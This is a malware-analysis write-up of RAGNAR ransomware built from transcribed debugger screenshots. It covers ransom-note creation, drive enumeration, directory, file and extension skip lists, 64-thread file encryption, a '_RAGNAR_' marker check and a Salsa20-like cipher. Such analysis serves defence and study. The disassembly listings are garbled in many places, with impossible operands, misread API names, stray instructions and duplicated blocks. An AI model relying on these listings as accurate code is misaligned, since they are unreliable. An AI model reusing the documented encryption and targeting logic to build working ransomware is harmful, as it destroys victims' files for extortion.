The previously decrypted specifically targeted ransom note that will be left in the attacked systems is then written via WriteFile() to the C:\Users\Public\Documents\RGNR_E354BDB6.txt path that had been built moments prior, by first opening it via CreateFileW() with dwDesiredAccess of GENERIC_READ | GENERIC_WRITE.

The screenshot shows a debugger window with the following components:

- Assembly View:** Shows instructions starting from address 00403630. Key instructions include:
 - `call dword ptr ds:[&HeapFree]`
 - `push 0`
 - `push 80`
 - `push 4`
 - `push 0`
 - `push 00000000`
 - `push edp.40A010`
 - `call dword ptr ds:[&CreateFileW]`
 - `mov dword ptr ss:[ebp-4], eax`
 - `test eax, eax`
 - `je edp.40363C`
 - `lea ecx, dword ptr ds:[&WriteFile]`
 - `push 0`
 - `push 0`
 - `push ecx`
 - `call dword ptr ds:[&strlenA]`
 - `push 0`
 - `lea ecx, dword ptr ss:[ebp-5C]`
 - `push ecx`
 - `push eax`
 - `lea ecx, dword ptr ss:[ebp-248]`
 - `push ecx`
 - `push eax`
 - `push 0`
 - `push 80B5 8BFDFFFF`
 - `push 50`
 - `push eax`
 - `add esp, 1C`
 - `lea ecx, dword ptr ss:[ebp-248]`
 - `call dword ptr ds:[&strlenA]`
 - `push 0`
 - `lea ecx, dword ptr ss:[ebp-5C]`
 - `push ecx`
 - `push eax`
 - `lea ecx, dword ptr ss:[ebp-248]`
 - `push ecx`
 - `push 0`
 - `push 80B5 8BFDFFFF`
 - `push 50`
 - `push eax`
 - `mov eax, dword ptr ss:[ebp-4]`
 - `push ecx`
 - `push 0`
- Registers View:** Shows EAX=0000029C, EBX=0019FA20, ECX=0019F984, EDX=00000000, EBP=0019FA10, ESP=001905EC, ESI=77CF4328, EDI=004B90E8, EIP=0040363D.
- Dump View:** Shows hex and ASCII data. The ASCII column contains Base64 encoded text: "6bECA2b2AFFfBC1Dff0aaEaaAd468bec0903b5e4Ea58ecde3C264bc55c7389E".

Then, through concatenation, the "RAGNAR SECRET" will be appended to the file, which is simply the Base64 encoded version of the Tor client chat ID.

The screenshot displays a debugger interface with three main panes:

- Assembly List:** Shows instructions such as `mov dword ptr ss:[ebp-4],eax`, `test eax,eax`, `mov esi,dword ptr ds:[&WriteFile]`, and `call esp`. The instruction at address `004036D7` is highlighted.
- Register Window:** Shows the state of registers. EAX is `0019F7C8`, EBX is `0019FA20`, ECX is `0019F984`, EDX is `0019F7C9`, EBP is `0019FA10`, ESP is `0019D5EC`, ESI is `77CF4320`, and EDI is `0048B9E8`. The instruction pointer (EIP) is `004036D7`.
- Dump Window:** Shows memory addresses and their corresponding hex and ASCII values. For example, address `0019F7C8` contains `00 0A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A` in hex, which translates to `.....` in ASCII.

After the file with the ransom note has been written to, the ransomware will check if `argc` (argument count) is higher than 1. The ransomware can be executed with `"-list"` or `"-force"` command line options. These are simply used to determine how the paths that will be used as base to start file encryption are obtained. The command line option `"-list"` gets the paths from a file given as argument, while `"-force"` starts file encryption from the path given as argument. Since the end goal is file encryption, and these command line options were probably used solely during development for testing purposes by the attackers, we will continue examining as if no arguments are given, i.e., `argc == 1`.

The screenshot displays a debugger's instruction list and a memory dump. The instruction list shows assembly code with addresses, hex values, and mnemonics. The memory dump shows the hex and ASCII representation of data at specific addresses.

Address	Hex	ASCII
00408698	2D 00 6C 00	.l.i.s.t...-f.
004086A8	6F 00 72 00	o.r.c.e....W.i.

Through the `GetLogicalDrives()` API call, a bitmask representing the currently available disk drives is obtained. For every available disk drive, as indicated by the set bits, its corresponding drive letter is retrieved by adding `0x41` ('A'). If `GetVolumeInformationW()` returns successfully (non-zero) on the volume and its drive type (obtained via a call to `GetDriveTypeW()`) differs from `DRIVE_CDROM`, then it can proceed using it as a base to start the file encryption process. The currently obtained drive letter is also compared against the drive letter being used in the `WindowsDirectory` (e.g., `C:\Windows`) gotten by the call to `GetWindowsDirectoryW()`, and if they match, an integer being treated as a flag will be set to 1, otherwise it'll continue being 0.

EIP	Address	Disassembly	Comment
004037F5	FF15 34814000	call dword ptr ds:[<&GetLogicalDrives>]	
004037FB	BF 1A000000	mov edi,1A	
00403800	8945 C4	mov dword ptr ss:[ebp-3C],eax	
00403803	8D57 20	lea edx,dword ptr ds:[edi+20]	
00403806	89C4	mov ecx,edi	
00403808	D3E8	shr eax,cl	
0040380A	A8 01	test al,1	
0040380C	0F84 31010000	je edp.403943	
00403812	8D47 41	lea eax,dword ptr ds:[edi+41]	
00403815	C745 D2 3A005C00	mov dword ptr ss:[ebp-2E],5C003A	
0040381C	66 8945 D0	mov word ptr ss:[ebp-30],ax	
00403820	33F6	xor esi,esi	
00403822	33C0	xor eax,eax	
00403824	50	push eax	
00403825	50	push eax	
00403826	50	push eax	
00403827	50	push eax	
00403828	50	push eax	
00403829	68 04010000	push 104	
0040382E	50	push eax	
0040382F	66:8945 D6	mov word ptr ss:[ebp-2A],ax	
00403833	8D45 D0	lea eax,dword ptr ss:[ebp-30]	
00403836	50	push eax	
00403837	FF15 E4804000	call dword ptr ds:[<&GetVolumeInformationW>]	
0040383D	8945 D8	mov dword ptr ss:[ebp-28],eax	
00403840	8D45 D0	lea eax,dword ptr ss:[ebp-30]	
00403843	50	push eax	
00403844	FF15 B4804000	call dword ptr ds:[<&GetDrivetypeW>]	
0040384A	83F5 05	cmp eax,5	
0040384D	0F84 E8000000	je edp.40393E	
00403853	837D 08 01	cmp dword ptr ss:[ebp-28],1	
00403857	0F85 E1000000	jne edp.40393E	
0040385D	68 FE000000	push FE	
00403862	8D85 88F7FFFF	lea eax,dword ptr ss:[ebp-87E]	
00403868	50	push eax	
00403869	FF15 BC804000	call dword ptr ds:[<&GetWindowsDirectoryW>]	
0040386F	66:8885 88F7FFFF	mov ax,word ptr ss:[ebp-87E]	
00403876	66:3845 D0	cmp ax,word ptr ss:[ebp-30]	
0040387A	75 13	jne edp.40388F	
0040387C	66:8885 8AF7FFFF	mov ax,word ptr ss:[ebp-87E]	
00403883	66:3845 D2	cmp ax,word ptr ss:[ebp-2E]	
00403887	8B 01000000	mov eax,1	
0040388C	0F44F0	cmovbe esi,eax	
0040388F	8D85 78FFFFFF	lea eax,dword ptr ss:[ebp-88]	
00403895	C785 78FFFFFF 5C	mov dword ptr ss:[ebp-88],5C	
0040389F	50	push eax	
004038A0	C785 7AFFFFFFFF 5C	mov dword ptr ss:[ebp-86],5C	
004038AA	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]	
004038B0	C785 7CFFFFFF 3F	mov dword ptr ss:[ebp-84],3F	
004038BA	C785 7EFFFFFF 5C	mov dword ptr ss:[ebp-82],5C	
004038C4	50	push eax	
004038C5	C745 80 00000000	mov dword ptr ss:[ebp-80],0	
004038CC	FF15 8C804000	call dword ptr ds:[<&1strcpw>]	
004038D2	8D45 D0	lea eax,dword ptr ss:[ebp-30]	
004038D5	50	push eax	
004038D6	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]	

The file containing the ransom note is then copied into this newly obtained path.

EIP	Address	Disassembly	Comment
00403868	50	push eax	
00403869	FF15 8C804000	call dword ptr ds:[<&GetWindowsDirectoryW>]	
0040386F	66:8885 88F7FFFF	mov ax,word ptr ss:[ebp-87E]	
00403876	66:3845 D0	cmp ax,word ptr ss:[ebp-30]	
0040387A	75 13	jne edp.40388F	
0040387C	66:8885 8AF7FFFF	mov ax,word ptr ss:[ebp-87E]	
00403883	66:3845 D2	cmp ax,word ptr ss:[ebp-2E]	
00403887	8B 01000000	mov eax,1	
0040388C	0F44F0	cmovbe esi,eax	
0040388F	8D85 78FFFFFF	lea eax,dword ptr ss:[ebp-88]	
00403895	C785 78FFFFFF 5C	mov dword ptr ss:[ebp-88],5C	
0040389F	50	push eax	
004038A0	C785 7AFFFFFFFF 5C	mov dword ptr ss:[ebp-86],5C	
004038AA	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]	
004038B0	C785 7CFFFFFF 3F	mov dword ptr ss:[ebp-84],3F	
004038BA	C785 7EFFFFFF 5C	mov dword ptr ss:[ebp-82],5C	
004038C4	50	push eax	
004038C5	C745 80 00000000	mov dword ptr ss:[ebp-80],0	
004038CC	FF15 8C804000	call dword ptr ds:[<&1strcpw>]	
004038D2	8D45 D0	lea eax,dword ptr ss:[ebp-30]	
004038D5	50	push eax	
004038D6	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]	
004038D8	50	push eax	
004038DD	FF15 90804000	call dword ptr ds:[<&1strcatw>]	
004038E3	68 9C854000	push edp.40859C	
004038E8	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]	
004038EE	50	push eax	
004038EF	FF15 90804000	call dword ptr ds:[<&1strcatw>]	
004038F5	8D45 D0	lea eax,dword ptr ss:[ebp-30]	
004038F8	50	push eax	
004038F9	8D85 20E9FFFF	lea eax,dword ptr ss:[ebp-16E0]	
004038FF	50	push eax	
00403900	FF15 8C804000	call dword ptr ds:[<&1strcpw>]	
00403906	68 10A14000	push edp.40A110	
0040390B	8D85 20E9FFFF	lea eax,dword ptr ss:[ebp-16E0]	
00403911	50	push eax	
00403912	FF15 90804000	call dword ptr ds:[<&1strcatw>]	
00403918	6A 01	push 1	
0040391A	8D85 20E9FFFF	lea eax,dword ptr ss:[ebp-16E0]	
00403920	50	push eax	
00403921	68 10A04000	push edp.40A010	
00403926	FF15 D8804000	call dword ptr ds:[<&CopyFilew>]	
0040392C	6A 01	push 1	
0040392E	8D85 00DCFFFF	lea eax,dword ptr ss:[ebp-2400]	
00403934	56	push esi	
00403935	50	push eax	
00403936	E8 B5E0FFFF	call edp.4019F0	
00403938	83C4 0C	add esp,0C	
0040393E	BA 3A000000	mov edx,3A	
00403943	83EF 01	sub edi,1	
00403946	8845 C4	mov eax,dword ptr ss:[ebp-3C]	
00403949	0F89 B7FFFFFF	je edp.403806	
0040394F	0F57C0	xorps xmm0,xmm0	
00403952	C785 20FFFFFF 00	mov dword ptr ss:[ebp-E0],0	
0040395C	0F2985 E0FFFFFF	movaps xmmword ptr ss:[ebp-120],xmm0	
00403963	0F2985 F0FFFFFF	movaps xmmword ptr ss:[ebp-110],xmm0	

After the file is copied, a subroutine will be called with this new path as argument. One of the other arguments to this subroutine is the integer being treated as a flag to indicate whether the drive letter of the current path matches the drive letter being used where the WindowsDirectory is located. This subroutine starts by iterating through all files and directories existing in the path given as argument, via the FindFirstFileW()/FindNextFileW()

combination. At first, it only cares about directories and checks if it is not "." or "..". If it's not any of those directories, then it checks whether the integer flag passed as argument is set or not. If it is set, i.e., it's the drive letter being used by WindowsDirectory, then further checks take place.

The checks that take place when the flag passed as argument is set occur so that certain directories are skipped and nothing will be done on them. The directories that are compared against the currently obtained directory are:

- Windows
- Windows.old
- Tor Browser
- Internet Explorer
- Google
- Opera
- Opera Software
- Mozilla
- Mozilla Firefox
- \$Recycle.bin
- ProgramData
- All Users

If the obtained directory is not any of those above mentioned directories, then the ransom note file will be copied into this new directory, and the subroutine will be recursively called with this new path. The integer being treated as a flag is still passed as set.

When all files/directories have been iterated and went through the checks, i.e., FindNextFileW() returns NULL, it will then start iterating again through all files/directories. The goal, this time, is to look for files specifically. For every file encountered, it compares its name against a set of possible filenames. These filenames are:

- The ransom note filename
- autorun.inf
- boot.ini
- bootfont.bin
- bootsect.bak
- bootmgr
- bootmgr.efi
- bootmgfw.efi
- desktop.ini
- iconcache.db
- ntlldr
- ntuser.dat
- ntuser.dat.log
- ntuser.ini
- thumbs.db

If the currently found file's name matches any of the above filenames, then nothing is done it with and it is skipped.

The screenshot displays a debugger interface with three main panes:

- Assembly Window:** Shows assembly instructions with addresses from 00401C1F to 00401CDB. The instruction at 00401C37 is highlighted, showing a jump to 401E25. The instruction at 00401C77 is also highlighted, showing a call to `<kernel32.FindFirstFileW>`.
- Register Window:** Shows the state of registers. EAX is 006A9788, EBX is 77CE7740, ECX is D6F4FE6, EDX is 00000000, ESI is 77CF3F90, and EDI is 77D30400. The instruction pointer (EIP) is 00401C37.
- Dump Window:** Shows a memory dump starting at address 0019AF6C. The first few lines show hex values and their ASCII representation: `kernel32.77D30290` and `kernel32.77CE7740`.

If the currently found file's name does not match the above list of filenames, then extension checks will also be performed. Specifically, the current file's extension is checked against:

- .db
- .sys
- .dll
- .lnk
- .msi
- .drv
- .exe

If the extension of the current file's name matches any of the above list of extensions, then nothing is done with it and it is skipped. If it doesn't match, however, the pointer to the file's name will be added into a stack array.

The screenshot displays a debugger interface with two main panes. The left pane shows assembly code with addresses ranging from 00401CF7 to 00401D8A. The right pane shows the stack (ST) with pointers and file names. Below the assembly window, there is a 'Dump' window showing a list of file names in ASCII format, such as 's.y.s.', 'd.l.l.', 'n.k.', 'm.', 'd.r.v.', 'e.x.e.', and '*.*.*.*.*'.

If 64 files in the current directory under examination have been added into the stack array (thus passing all of the above checks), then 64 threads will be created via CreateThread(). Each of the 64 pointers in the stack array are passed as lpParameter and the routine that handles file encryption is passed as lpStartAddress.

The screenshot shows a debugger window with the following assembly code:

```

00401D56 72 EF      jmp     edp.401D47
00401D58 68 20CF0000 push  CF20
00401D5D 6A 08      push  8
00401D5F FE15 5C814000 call   dword ptr ds:[&&GetProcessHeap>]
00401D65 50        push  eax
00401D66 FF15 64814000 call   dword ptr ds:[&&!AllocateHeap>]
00401D6C 887D FC   mov    edi,dword ptr ss:[ebp-4]
00401D6F 808D 547FFFF lea   ecx,dword ptr ss:[ebp-8AC]
00401D75 51        push  ecx
00401D76 8984BD 68FBFFFF mov    dword ptr ss:[ebp+edi*4-498],eax
00401D7D 05 00040000 add    eax,400
00401D82 50        push  eax
00401D83 FF15 8C804000 call   dword ptr ds:[&&!strcpyW>]
00401D89 47        inc    edi
00401D8A 897D FC   mov    dword ptr ss:[ebp-4],edi
00401D8D EB 03      jmp     edp.401D92
00401D8F 887D FC   mov    edi,dword ptr ss:[ebp-4]
00401D92 83FF 40   cmp    edi,40
00401D95 74 03      jle    edp.401E28
00401D98 33F6     xor    esi,esi
00401D99 nop    dword ptr ds:[eax],eax
00401DA0 8085 68FAFFFF lea   eax,dword ptr ss:[ebp-598]
00401DA6 03C6     add    eax,esi
00401DA8 50        push  eax
00401DA9 6A 00     push  0
00401DAB FFB435 68FBFFFF push  dword ptr ss:[ebp+esi-498]
00401DB2 68 40194000 push  edp.401940
00401DB7 6A 00     push  0
00401DB8 50        push  0
00401DB9 FF15 48814000 call   dword ptr ds:[&&CreateThread>]
00401DC1 898435 88FEFFFF mov    dword ptr ss:[ebp+esi-148],eax
00401DC8 83C6 04   add    esi,4
00401DCB 81FE 00010000 cmp    esi,100
00401DD1 72 CD     jle    edp.401DA0
00401DD3 6A FF     push  FFFFFFFF
00401DD5 6A 01     push  1
00401DD7 8085 88FEFFFF lea   eax,dword ptr ss:[ebp-148]
00401DDE 50        push  eax
00401DDF 6A 40     push  40

```

The registers pane shows:

```

EAX 00197650
EBX 77CE7740 <kernel32.1strcmptw>
ECX AF094FF8
EDX 0019743E
EBP 00197B88
ESP 00196F08
ESI 00000000
EDI 00000040 'a'
EIP 00401D8B edp.00401D8B

```

The stack pane shows:

```

LastError 00000012 (ERROR_NO_MORE_FILES)
LastStatus 80000006 (STATUS_NO_MORE_FILES)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
ST(0) 00000000000000000000000000000000 x87r0 Empty 0.000000000000000000000000
ST(1) 00000000000000000000000000000000 x87r1 Empty 0.000000000000000000000000
ST(2) 00000000000000000000000000000000 x87r2 Empty 0.000000000000000000000000
ST(3) 00000000000000000000000000000000 x87r3 Empty 0.000000000000000000000000
ST(4) 00000000000000000000000000000000 x87r4 Empty 0.000000000000000000000000
ST(5) 40028000000000000000000000000000 x87r5 Empty 8.000000000000000000000000

```

If, at the end of examination of the directory, the number of files in the stack array are less than 64, then a thread will be created via CreateThread for each of the files. Each of the pointers in the stack array are passed as lpParameter and the routine that handles file encryption is also passed as lpStartAddress.

The screenshot shows a debugger window with the following assembly code:

```

00401E50 85FF     test   edi,edi
00401E52 74 74     jle    edp.401EC8
00401E54 33F6     xor    esi,esi
00401E56 8085 68FAFFFF lea   eax,dword ptr ss:[ebp-598]
00401E5C 800480    lea   eax,dword ptr ds:[eax+esi*4]
00401E5F 50        push  eax
00401E60 6A 00     push  0
00401E62 FFB485 68FBFFFF push  dword ptr ss:[ebp+esi*4-498]
00401E69 68 40194000 push  edp.401940
00401E6E 6A 00     push  0
00401E70 6A 00     push  0
00401E71 FF15 48814000 call   dword ptr ds:[&&CreateThread>]
00401E78 898485 88FEFFFF mov    dword ptr ss:[ebp+esi*4-148],eax
00401E7F 46        inc    esi
00401E80 33F7     cmp    esi,edi
00401E82 7C D2     jle    edp.401E56
00401E84 6A FF     push  FFFFFFFF
00401E86 6A 01     push  1
00401E88 8085 88FEFFFF lea   eax,dword ptr ss:[ebp-148]
00401E8E 50        push  eax
00401E8F 57        push  edi
00401E90 FF15 3C814000 call   dword ptr ds:[&&WaitForMultipleObject>]
00401E96 33F6     xor    esi,esi
00401E98 85FF     test   edi,edi
00401E9A 7E 2C     jle    edp.401EC8
00401E9C 0F1F40 00   nop    dword ptr ds:[eax],eax
00401E9D FFB485 88FEFFFF push  dword ptr ss:[ebp+esi*4-148]
00401EA0 FF15 70804000 call   dword ptr ds:[&&closeHandle>]
00401EA7 FFB485 68FBFFFF push  dword ptr ss:[ebp+esi*4-498]
00401EA8 6A 00     push  0
00401EAB FF15 5C814000 call   dword ptr ds:[&&GetProcessHeap>]
00401EAC 50        push  eax
00401EAD FF15 60814000 call   dword ptr ds:[&&HeapFree>]
00401EAE 46        inc    esi
00401EAF 3BF7     cmp    esi,edi
00401EB0 7C D8     jle    edp.401EA0
00401EB2 FF75 F8   push  dword ptr ss:[ebp-8]
00401EB4 FF15 6C804000 call   dword ptr ds:[&&FindClose>]
00401ED1 5F        pop    edi

```

The registers pane shows:

```

EAX 00197650
EBX 77CE7740 <kernel32.1strcmptw>
ECX D6ED80F6
EDX 00000000
EBP 00197B88
ESP 00196F08
ESI 00000000
EDI 00000010
EIP 00401E72 edp.00401E72

```

The stack pane shows:

```

LastError 00000012 (ERROR_NO_MORE_FILES)
LastStatus 80000006 (STATUS_NO_MORE_FILES)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
ST(0) 00000000000000000000000000000000 x87r0 Empty 0.000000000000000000000000
ST(1) 00000000000000000000000000000000 x87r1 Empty 0.000000000000000000000000
ST(2) 00000000000000000000000000000000 x87r2 Empty 0.000000000000000000000000
ST(3) 00000000000000000000000000000000 x87r3 Empty 0.000000000000000000000000
ST(4) 00000000000000000000000000000000 x87r4 Empty 0.000000000000000000000000
ST(5) 40028000000000000000000000000000 x87r5 Empty 8.000000000000000000000000

```

In the thread that handles file encryption, it first reads via ReadFile() the 9 last bytes of the file. If the marker string `_RAGNAR_` is found, then this file will not be encrypted, as it is already the result of previous encryption, as we will see.

The screenshot displays a debugger interface with the following components:

- Assembly List:** Shows instructions from address 00401653 to 004016DC. Key instructions include `push 0`, `lea ecx, dword ptr ss:[ebp-50]`, `push ecx`, `push 9`, `push eax`, `push edi`, `call dword ptr ds:[<&ReadFile]`, `mov eax, dword ptr ss:[ebp-18]`, `lea ecx, dword ptr ss:[ebp-24]`, `xor edx, edx`, `sub eax, ecx`, `mov dword ptr ss:[ebp-2C], eax`, `lea ecx, dword ptr ss:[ebp-24]`, `add ecx, edx`, `mov al, byte ptr ds:[eax+ecx]`, `cmp al, byte ptr ds:[ecx]`, `jne edp.40168A`, `mov eax, dword ptr ss:[ebp-2C]`, `inc edx`, `cmp edx, 9`, `j1 edp.401670`, `jmp edp.4018D2`, `xorps xmm0, xmm0`, `mov dword ptr ss:[ebp-4C], 0`, `push edp.40A338`, `push edp.40A310`, `lea ecx, dword ptr ss:[ebp-A0]`, `movups xmmword ptr ss:[ebp-40], xmm0`, `movups xmmword ptr ss:[ebp-90], xmm0`, `movups xmmword ptr ss:[ebp-80], xmm0`, `movups xmmword ptr ss:[ebp-70], xmm0`, `call edp.402B60`, `movzx ecx, byte ptr ds:[40A333]`, `movzx eax, byte ptr ds:[40A332]`, `movzx edx, byte ptr ds:[40A337]`, `shl ecx, 8`, `or ecx, eax`, `shl edx, 8`, `movzx eax, byte ptr ds:[40A331]`.
- Registers:** EAX=FCF53D5F, EBX=00001170, ECX=037EFF4C, EDX=00000000, EBP=037EFF70, ESP=037EFA84, ESI=00000001, EDI=0000033C, EIP=00401678.
- Stack:** ST(0) to ST(5) with values like 00000000, x87r0, Empty, etc.
- Registers:** LastError=00000000 (ERROR_SUCCESS), LastStatus=C000000D (STATUS_INVALID_PARAMETER).
- Registers:** GS=002B, FS=0053, ES=002B, DS=002B, CS=0023, SS=002B.
- Registers:** Default (stdcall) stack frame: 1: [esp+4] 00401940 edp.00401940, 2: [esp+8] 0267DF40, 3: [esp+C] 762137C3 crypt32.762137C3, 4: [esp+10] 00000001.
- Registers:** 037EFAB4: 00401940 edp.00401940, 037EFAB8: 00401940 edp.00401940, 037EFABC: 0267DF40, 037EFAC0: 762137C3 return to crypt32.762137C3 from crypt32.76, 037EFAC4: 00000001, 037EFAC8: 0000003C.

If the marker is not found, a routine is called which performs a series of operations on both cryptographically random bytes resulted from the calls to `CryptGenRandom()` (although immediately later modified by another series of operations). The call to this function is seen below. The result will later be used in the actual file encryption process.

The screenshot displays a debugger interface with the following components:

- Assembly List:** Shows instructions from address 00401678 to 0040171F. Key instructions include `cmp al, byte ptr ds:[ecx]`, `jne edp.40168A`, `mov eax, dword ptr ss:[ebp-2C]`, `inc edx`, `cmp edx, 9`, `j1 edp.401670`, `jmp edp.4018D2`, `xorps xmm0, xmm0`, `mov dword ptr ss:[ebp-4C], 0`, `push edp.40A338`, `push edp.40A310`, `lea ecx, dword ptr ss:[ebp-A0]`, `movups xmmword ptr ss:[ebp-A0], xmm0`, `movups xmmword ptr ss:[ebp-90], xmm0`, `movups xmmword ptr ss:[ebp-80], xmm0`, `movups xmmword ptr ss:[ebp-70], xmm0`, `call edp.402B60`, `movzx ecx, byte ptr ds:[40A333]`, `movzx eax, byte ptr ds:[40A332]`, `movzx edx, byte ptr ds:[40A337]`, `shl ecx, 8`, `or ecx, eax`, `shl edx, 8`, `movzx eax, byte ptr ds:[40A331]`, `shl ecx, 8`, `or ecx, eax`, `mov dword ptr ss:[ebp-7C], 0`, `movzx eax, byte ptr ds:[40A330]`, `shl ecx, 8`, `or ecx, eax`, `mov dword ptr ss:[ebp-80], 0`, `movzx eax, byte ptr ds:[40A336]`, `or edx, eax`, `mov dword ptr ss:[ebp-88], ecx`, `mov ecx, dword ptr ds:[40A334]`, `shl edx, 8`, `movzx eax, ch`, `push 4`, `or edx, eax`.
- Registers:** [ebp-2C]: L"boot", 9: '\t'

A teaser on these operations is demonstrated in the following image.

00402B60	55	push ebp	
00402B61	8BEC	mov ebp,esp	
00402B63	53	push ebx	
00402B64	57	push edi	
00402B65	8B7D 08	mov edi,dword ptr ss:[ebp+8]	[ebp+8]:L"\\\\"?
00402B68	8BD9	mov ebx,ecx	
00402B6A	85FF	test edi,edi	
00402B6C	0F84 A1010000	je edp.402D13	
00402B72	56	push esi	
00402B73	8B75 0C	mov esi,dword ptr ss:[ebp+C]	
00402B76	0F57C0	xorps xmm0,xmm0	
00402B79	0FB656 03	movzx edx,byte ptr ds:[esi+3]	
00402B7D	0FB646 02	movzx eax,byte ptr ds:[esi+2]	
00402B81	C1E2 08	shl edx,8	
00402B84	0BD0	or edx,eax	
00402B86	0FB646 01	movzx eax,byte ptr ds:[esi+1]	
00402B8A	C1E2 08	shl edx,8	
00402B8D	0BD0	or edx,eax	
00402B8F	0FB606	movzx eax,byte ptr ds:[esi]	
00402B92	C1E2 08	shl edx,8	
00402B95	0BD0	or edx,eax	
00402B97	8913	mov dword ptr ds:[ebx],edx	
00402B99	0FB64F 03	movzx ecx,byte ptr ds:[edi+3]	
00402B9D	0FB647 02	movzx eax,byte ptr ds:[edi+2]	
00402BA1	C1E1 08	shl ecx,8	
00402BA4	0BC8	or ecx,eax	
00402BA6	0FB647 01	movzx eax,byte ptr ds:[edi+1]	
00402BAA	C1E1 08	shl ecx,8	
00402BAD	0BC8	or ecx,eax	
00402BAF	0FB607	movzx eax,byte ptr ds:[edi]	
00402BB2	C1E1 08	shl ecx,8	
00402BB5	0BC8	or ecx,eax	
00402BB7	894B 04	mov dword ptr ds:[ebx+4],ecx	
00402BBA	0FB64F 07	movzx ecx,byte ptr ds:[edi+7]	
00402BBE	0FB647 06	movzx eax,byte ptr ds:[edi+6]	
00402BC2	C1E1 08	shl ecx,8	
00402BC5	0BC8	or ecx,eax	
00402BC7	0FB647 05	movzx eax,byte ptr ds:[edi+5]	
00402BCB	C1E1 08	shl ecx,8	

Then, the actual routine that encrypts the file is called.

004017B8	FF15 68804000	call dword ptr ds:[%SetFilePointerEx]	
004017BE	6A 00	push 0	
004017C0	8945 C4	mov dword ptr ss:[ebp-3C],eax	
004017C3	8D45 A4	lea eax,dword ptr ss:[ebp-5C]	
004017C6	50	push eax	
004017C7	53	push ebx	
004017C8	FF75 F8	push dword ptr ss:[ebp-8]	
004017CB	57	push edi	
004017CC	FF15 C0804000	call dword ptr ds:[%ReadFileEx]	
004017D2	85C0	test eax,eax	
004017D4	74 56	je edp.40182c	
004017D6	6A 00	push 0	
004017D8	8D45 A8	lea eax,dword ptr ss:[ebp-58]	
004017DB	50	push eax	
004017DC	FF75 CC	push dword ptr ss:[ebp-34]	
004017DF	FF75 C8	push dword ptr ss:[ebp-38]	
004017E2	57	push edi	
004017E3	FF15 68804000	call dword ptr ds:[%SetFilePointerEx]	
004017E9	FF75 EC	push dword ptr ss:[ebp-14]	
004017EC	8B45 F8	mov eax,dword ptr ss:[ebp-8]	
004017EF	8D8D 60FFFFFF	lea ecx,dword ptr ss:[ebp-A0]	
004017F5	53	push ebx	
004017F6	50	push eax	
004017F7	50	push eax	
004017F8	E8 C30F0000	call edp.4027C0	
004017FD	6A 00	push 0	
004017FF	53	push ebx	
00401800	6A 00	push 0	
00401802	FF75 C4	push dword ptr ss:[ebp-3C]	
00401805	57	push edi	
00401806	FF15 30814000	call dword ptr ds:[%LockFileEx]	
0040180C	6A 00	push 0	
0040180E	8D45 A0	lea eax,dword ptr ss:[ebp-60]	
00401811	50	push eax	
00401812	53	push ebx	
00401813	FF75 F8	push dword ptr ss:[ebp-8]	
00401816	57	push edi	
00401817	FF15 20814000	call dword ptr ds:[%WriteFileEx]	
0040181D	6A 00	push 0	

Hide FPU	
EAX	00000000
EBX	77CE7740 <kerne132.1strcmp1w>
ECX	79B94E42
EDX	00000000
EBP	001995A0
ESP	001988D8
ESI	00000001
EDI	00000001
EIP	00401E96 edp.00401E96
EFLAGS	00000244
ZF	1 PF 1 AF 0
OF	0 SF 0 DF 0
CF	0 TF 0 IF 1
LastError 00000012 (ERROR_NO_MORE_FILES)	
LastStatus 80000006 (STATUS_NO_MORE_FILES)	
GS	002B FS 0053
ES	002B DS 002B
CS	0023 SS 002B
ST(0) 000000000000000000000000 x87r0 Empty 0.00000000000000000000	
ST(1) 000000000000000000000000 x87r1 Empty 0.00000000000000000000	
ST(2) 000000000000000000000000 x87r2 Empty 0.00000000000000000000	
ST(3) 000000000000000000000000 x87r3 Empty 0.00000000000000000000	
ST(4) 000000000000000000000000 x87r4 Empty 0.00000000000000000000	
ST(5) 400280000000000000000000 x87r5 Empty 8.00000000000000000000	
Default (stdcall)	
1: [esp+4]	77D30290 <kerne132.1strcatw>
2: [esp+8]	77CE7740 <kerne132.1strcmp1w>
3: [esp+C]	002E002A
4: [esp+10]	0000002A

The encryption cipher used is based on add-rotate-xor (ARX) operations, appearing to be a modified version of the Salsa20 stream cipher. The following image demonstrates what very closely resembles it.

●	00402A22	C1C2 07	rol edx,7	
●	00402A25	3395 64FFFFFF	xor edx,dword ptr ss:[ebp-9C]	
●	00402A2B	8D1C10	lea ebx,dword ptr ds:[eax+edx]	
●	00402A2E	C1C3 09	rol ebx,9	
●	00402A31	335D B4	xor ebx,dword ptr ss:[ebp-4C]	
●	00402A34	895D 14	mov dword ptr ss:[ebp+14],ebx	
●	00402A37	895D A4	mov dword ptr ss:[ebp-5C],ebx	
●	00402A3A	8D3413	lea esi,dword ptr ds:[ebx+edx]	
●	00402A3D	C1C6 0D	rol esi,D	
●	00402A40	33F1	xor esi,ecx	
●	00402A42	8975 DC	mov dword ptr ss:[ebp-24],esi	[ebp-24]:L".db"
●	00402A45	8975 A8	mov dword ptr ss:[ebp-58],esi	
●	00402A48	8D0C1E	lea ecx,dword ptr ds:[esi+ebx]	
●	00402A4B	8B5D F8	mov ebx,dword ptr ss:[ebp-8]	
●	00402A4E	8B75 D0	mov esi,dword ptr ss:[ebp-30]	[ebp-30]:L"boot"
●	00402A51	C1C9 0E	ror ecx,E	
●	00402A54	33C8	xor ecx,eax	
●	00402A56	836D F4 01	sub dword ptr ss:[ebp-C],1	[ebp-C]:L".exe"
●	00402A5A	894D D8	mov dword ptr ss:[ebp-28],ecx	[ebp-28]:L"boot"
●	00402A5D	894D AC	mov dword ptr ss:[ebp-54],ecx	
●	00402A60	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
●	00402A63	^ 0F85 1CFEFFFF	jne edp.402885	
●	00402A69	8955 A0	mov dword ptr ss:[ebp-60],edx	
●	00402A6C	33C0	xor eax,eax	
●	00402A6E	66:90	nop	
●	00402A70	8B8D 60FFFFFF	mov ecx,dword ptr ss:[ebp-A0]	
●	00402A76	8DB5 22FFFFFF	lea esi,dword ptr ss:[ebp-DE]	
●	00402A7C	03F0	add esi,eax	
●	00402A7E	8B0C0E	mov ecx,dword ptr ds:[esi+ecx]	
